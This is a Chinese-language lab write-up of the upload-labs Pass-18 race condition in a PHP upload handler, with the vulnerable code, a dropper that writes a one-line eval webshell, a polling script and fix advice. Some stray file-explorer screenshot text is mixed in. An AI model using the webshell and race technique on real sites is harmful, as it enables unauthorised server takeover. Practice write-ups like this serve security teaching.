靶机：upload-libs-Pass-18

0x00 前言

上班摸鱼看到一篇条件竞争的文章，想到以前刷 upload-libs 靶机也遇到过，不过当时太菜，没弄明白，这篇文章讲得比较清楚，自己实践了一下，引出了上传漏洞的几个思考，记录一下。

0x01 思路

由于后台逻辑是先上传，再判定是否为白名单，如不在白名单则删除上传文件。因此通过大量发包，在被上传之前访问到该文件，即可写入 webshell。

0x02 原理

关键代码如下：

```php
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;
    echo $temp_file;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！';
    }

}
?>
```

先使用 move_uploaded_file()函数上传，判断不在白名单后，使用 unlink()函数删除文件。因此在上传和删除这个时间差中，可以利用条件漏洞写入 webshell。

0x03 复现

一、

上传一个 php 文件，提示不在白名单。


二、

通过上传如下 php 文件，逻辑是访问后，新建一个 php 文件，写入 webshell。

```
<?php fputs(fopen('sH11.php','w'),'<?php @eval($_POST[sH11]);?>'); ?>
```

三、

通过 burp 的爆破模块，不断发包：




四、


Python 脚本进行监控：

```
import requests

url = "http://127.0.0.1/upload-labs-master/upload-labs-master/upload/1.php"
while True:
    html = requests.get(url)
    if html.status_code == 200:
        print("YES,you upload it!")
    else:
        print("NO")
```


五、

成功利用条件竞争上传后，获得 webshell：




管理
upload
文件
主页
共享
查看
图片工具
upload-labs-master › upload
搜索"upload"
快速访问
桌面
文档
图片
upload
条件竞争webshell
中国石油国有产权管
综合应用部系统服务
OneDrive
此电脑
3D 对象
视频
图片
文档
下载
音乐
桌面
Local Disk (C:)
second (D:)
网络
1.php.xxx
file_name
readme.php
sH11.php
4 个项目

蚁剑成功连接：



0x04 思考

既然条件竞争是先上传、再删除导致的，那如果调换一下顺序，先判断是否在白名单，再上传，是否就不存在条件竞争漏洞了呢。

此处由于作者太懒，就根据靶机的 Pass-03 魔改一下，由于 Pass-03 是根据黑名单验证的，并且上传后会重命名文件，由于条件竞争需要知道上传后的文件名，因此我们把重命名文件的功能删了进行测试。


```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
?>
```

可以看到此处先用 in_array()函数判断是否是黑名单，再用 move_uploaded_file()函数上传。测试后发现，确实不存在条件竞争漏洞。

0x05 结语

条件漏洞的产生是开发程序时，逻辑出现了问题。因此之后遇到白名单限制时，不要着急放弃，使用条件竞争试一下，说不定就写入 webshell 了呢。

贴上上传处测试的思维导图：



此外还可以试试 ImageMagick 命令执行盲打等，上传处还有什么姿势也欢迎大佬们补充。

0x06 修复建议

（1）对于业务端条件竞争的防范，一般的方法是设置锁。

（2）对于文件上传，一定要经过充分完整的检查之后再上传。

（3）在操作系统的角度，共享数据要进行上锁保护。